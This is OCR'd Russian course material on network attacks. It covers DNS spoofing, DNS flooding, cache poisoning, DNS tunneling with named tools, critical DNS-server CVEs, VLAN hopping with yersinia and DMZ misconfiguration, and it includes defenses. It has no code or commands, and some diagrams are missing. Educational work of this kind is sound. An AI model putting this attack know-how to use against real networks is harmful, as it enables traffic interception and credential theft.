
Подмена *DNS*-серверов на роутере является очень опасной атакой. Тогда все устройства, подключенные к этому роутеру, начинают обращаться не к настоящим сайтам *Google*, *Netflix*, *PayPal*, а к серверам хакера, которые будут выглядеть точь-в-точь как настоящие. Однако вместо просмотра сериала или перевода денег, жертва передаст свои конфиденциальные данные и пароли либо будет видеть рекламные баннеры и постоянно всплывающие окна.

Garbage DNS

Атака **Garbage DNS** возможна благодаря постоянно работающей во многих организациях службе *DNS*. Чаще всего стандартный порт доменной службы (53) всегда открыт, что позволяет хакеру отправлять на него большие сетевые пакеты (не обязательно *DNS*-запросы).

Эту атаку можно назвать *DDoS*, но с оговоркой, что она производится на конкретный порт.
Атака ботнета представляет из себя огромный поток *UDP*-пакетов на узел жертвы. В *Garbage DNS* все эти тысячи устройств начинают посылать пакеты на один конкретный порт — очевидно, что без средств защиты у


маленького 53 порта просто нет шансов.



Cache poisoning

Cache poisoning DNS-серверов — ещё одна атака, позволяющая перехватывать практически весь трафик жертвы (а в некоторых ситуациях и целого сегмента сети). Эту атаку ещё называют **атакой Каминского** — в честь её открывателя Дэна Каминского. Основная цель атаки: подменить доверенные узлы сети вредоносными узлами.

Смысл атаки заключается в том, чтобы послать на *DNS*-сервер жертвы запрос, которого нет в кеше сервера. Как мы уже знаем, в таком случае *DNS*-сервер обратится к вышестоящим по иерархии серверам. В этот момент хакер отправляет множество ложных *DNS*-ответов. Сервер жертвы принимает эти ответы за ответы от вышестоящего сервера и создаёт ложные записи в кеше. Теперь запрос любого клиента к этим записям будет вести на ресурс хакера.



Представим ситуацию, когда хакер хочет, чтобы запросы на *skillfactory.ru* отправлялись не на легитимный, а на его фишинговый сайт. Он знает, что клиент, который пользуется *DNS*-сервером, никогда не заходил на *skillfactory.ru*. В таком случае, хакер начинает делать запросы к *DNS*-серверу с просьбой выдать адрес, а затем сразу начинает посылать серверу ответы, замаскированные под легитимные. Сервер сделает запись о том, что *skillfactory.ru* находится по адресу хакера, и при попытке войти на *skillfactory.ru*, жертва попадется в руки злоумышленнику.

DNS-туннели

Основная причина использования *DNS*-туннелей заключается в возможности передавать команды, вредоносные программы, а также экспортировать данные из устройства жертвы. Звучит опасно. На самом деле так и есть, ведь *DNS*- туннелирование помогает обходить простые средства защиты — *firewall* и утилиты обнаружения угроз, осуществляющие поиск маркеров угроз по открытому тексту.


Работа туннеля осуществляется через клиента, подключенного к серверу хакера, и сервера, на котором также запущен *DNS*-сервер, ответственный за определённый домен. Жертва делает запрос к домену хакера, после чего между ними образуется туннель.

- **iodine** – один из самых популярных инструментов
- **dnscat2** – более гибкий, позволяет устанавливать интерактивные сессии
- **dns2tcp** – для проброса TCP через DNS

Таким образом, для проведения атаки, достаточно иметь одну заражённую хостовую машину (с клиентом на ней) внутри сети, чтобы установить *DNS*-туннель к серверу хакера. *DNS*-туннель довольно сложно отследить, однако, особенности реализации все же позволяют организовать защиту и детектировать туннели.

Защищаемся

В DNS туннеле пакеты разбиваются на множество маленьких *DNS*-запросов к серверу хакера. Данный факт позволяет предположить, что если в корпоративной системе резко возрастает *DNS*-трафик относительно стабильных значений, значит, возможно, один из внутренних компьютеров управляется с сервера хакера.



Легитимный *DNS*-запрос

- **DOH** — *DNS over HTTPs*. Этот протокол шифрует *DNS*-трафик, а значит, *MITM*-атаки уже не будут страшны.
- **DOT** — *DNS over TLS*. Данный протокол является альтернативой *DOH* и служит для тех же целей — шифрование трафика для предотвращения *MITM*-атак и повышения конфиденциальности.
- Боссом среди решений является **DNSSEC**. Эта технология использует открытые ключи для подписи и аутентификации записей *DNS*. В таком случае нелегитимные действия хакера будут невозможны.

На сегодняшний день существует множество *DNS*-серверов, которые используются на предприятиях. Это и достаточно олдскульный *BIND*, и *powerdns*, а также *Windows DNS*. Кроме того, существует множество платных *DNS*-серверов для корпоративного использования, но мы остановимся на самых популярных решениях и их уязвимостях.

BIND

В апреле 2021 была обнаружена уязвимость в сервере *BIND*, приводящая к переполнению буфера. Проблема возникает при включении *GSS-TSIG* (механизм автоматизации обмена ключами). Данная уязвимость (*CVE-2021-25216*) может приводить к *RCE* — удалённому выполнению кода, поэтому помечена, как *критическая*. Уязвимость актуальна для *BIND* версии 9.11.31 и ниже.

PowerDNS

В сервисе *pdns* до версии 4.1.2 была обнаружена уязвимость *CVE-2018-1046*. Механизм *dnsreplay* при получении специально собранного *pcap*-файла выводился из строя и открывал возможность для исполнения кода, из-за чего уязвимость получила статус *критической*. Эксплуатация возможна только при включенной функции *-etc-stamp* в *dnsreplay*.

Windows DNS

В *Windows DNS* существует очень старый недостаток, который приводит к уязвимости *CVE-2020-1350*, называемой **SigRed**. Использовав эту уязвимость, хакер может выполнять произвольный код, отправлять специально собранные *DNS*-запросы. Это открывает возможность для просмотра сетевого трафика и писем клиентов, а также кражи конфиденциальных данных. Уязвимость отмечена, как *критическая*.

Сегментация сети, обход ограничений firewall

VLAN – это технология, которая разделяет одну физическую сеть на несколько логических сегментов. Это позволяет изолировать трафик между устройствами без физического разделения сети.
Топологию можно сравнить с котами в коробках: каждый находится в своей коробочке и устанавливает там свои правила. Попасть друг к другу (пинганути) они не могут, если между ними не настроен *trunk*.

VLAN реализуется на коммутаторах простым способом — в кадре, передающемся через коммутатор, отводится 12 бит для *VLAN ID* (тег). Принадлежность к конкретной *VLAN* определяется портами, к которым подключены устройства.

Существуют *access*- и *trunk*-порты:

- *access* — порт, определяющий принадлежность только к одной *VLAN*-подсети. Любой кадр, проходящий через *access*-порт, помечается номером, принадлежащим этому *VLAN*.
- *trunk* — порт, который форвардит трафик разных *VLAN*, т.е. пропускает кадры одного или нескольких *VLAN*-ов, разрешённых на этом порту.

У портов могут быть режимы работы (их ещё называют режимами интерфейсов):

- *auto* — автоматический режим. Может перейти в *trunk*, если к нему подсоединен порт в состоянии *desirable*.
- *trunk* — порт постоянно находится в состоянии *trunk*.
- *desirable* — готовность в любой момент перейти в состояние *trunk*, постоянно пытается провести согласование с другим портом для перехода в режим *trunk*.
- *nonegotiate* — готовность в любой момент перейти в состояние *trunk*, но согласование уже не производит.

Native VLAN — параметр порта, который определяет, к какому *VLAN* по умолчанию принадлежит нетегированный пакет. Если *VLAN* кадра, попавшего на *access*-порт, совпадает с *Native VLAN*, то кадр передается на *trunk* порт без тега.

Если мы проникли в сеть, но оказалось, что находимся за коммутатором с настроенным *VLAN*, есть ли у нас возможность как-то повлиять на жертв в другом *VLAN*?


Атаки на VLAN

VLAN Hopping

Принцип атаки строится на возможности коммутатора использовать авто-транк (т.е. порт должен быть в режиме *desirable* или *auto*). Хакер вынуждает коммутатор перейти в режим *trunk*, а это позволяет злоумышленнику получить доступ ко всем *VLAN*-ам.


Как правило, коммутаторы по умолчанию находятся в состоянии авто-транка, что существенно ослабляет систему перед нашими атаками.

Во второй атаке под названием **двойное тегирование** нам поможет изученный ранее *Native VLAN*.



Данная атака применяется для проникновения в сеть на один сегмент дальше от нашей (например, если жертва находится за двумя коммутаторами). Эта атака становится возможной благодаря **«заворачиванию»** (или **инкапсуляции**) тегов.

Представим теги кадра в виде оболочек:



При прохождении первого коммутатора, первый тег (*VLAN 1*) остаётся у него. Именно здесь нам поможет *Native VLAN*. Если эта опция на первом коммутаторе совпадает с *VLAN* хакера, то атака будет проведена успешно. Ко второму коммутатору кадр идёт уже с внутренним оставшимся тегом (*VLAN 2*) и в конечном счёте

достигает жертвы.
В результате проведения этих атак, хакер получает доступ к трафику, исходящему из *VLAN* жертвы.

Для осуществления атак обратимся к уже знакомому нам инструменту — *yersinia*. В главном меню нужно выбрать протокол *DTP* (*Dynamic Trunking Protocol*) и отметить нужный нам вариант атаки.

Демилитаризация!

Про один вид сегментирования мы уже поговорили. Теперь ещё немного расширим границы нашего понимания.

DMZ (демилитаризованная зона) — сегмент сети, который выступает прослойкой между «жестоким внешним миром» и внутренней локальной сетью. Цель данного средства в том, чтобы доступ к локальной сети из внешних ресурсов был максимально ограничен. Все внешние сервисы компании устанавливаются в *DMZ* и взаимодействуют с потенциально опасным Интернетом, в то время как их взаимодействие с локальной сетью строго контролируется брандмауэрами.

В *DMZ*, как правило, размещают следующие сервисы:

- *DNS*-серверы,
- *FTP*-серверы,
- *IP*-телефонию,
- прокси-серверы,
- веб-серверы.

DMZ требует очень тонкой настройки, поэтому нередки случаи, когда происходят ошибки конфигурации, которые влекут за собой снижение безопасности системы.

К распространённым ошибкам можно отнести:

1. Неверная настройка брандмауэра.
2. Доступ из внутренней сети ко всем службам в *DMZ* (рекомендуется предоставлять доступ только к необходимым сервисам).
3. Использование только одного брандмауэра внутри *DMZ* (большинство компаний использует два — один на трафик изнутри и один на трафик снаружи).
   Приведённые ошибки исправляются полной настройкой всех межсетевых экранов, конфигурацией сервисов, полной минимизацией взаимодействия с локальной сетью. И, ко всему прочему, наймом этичного хакера, который проверит эту архитектуру на уязвимые места.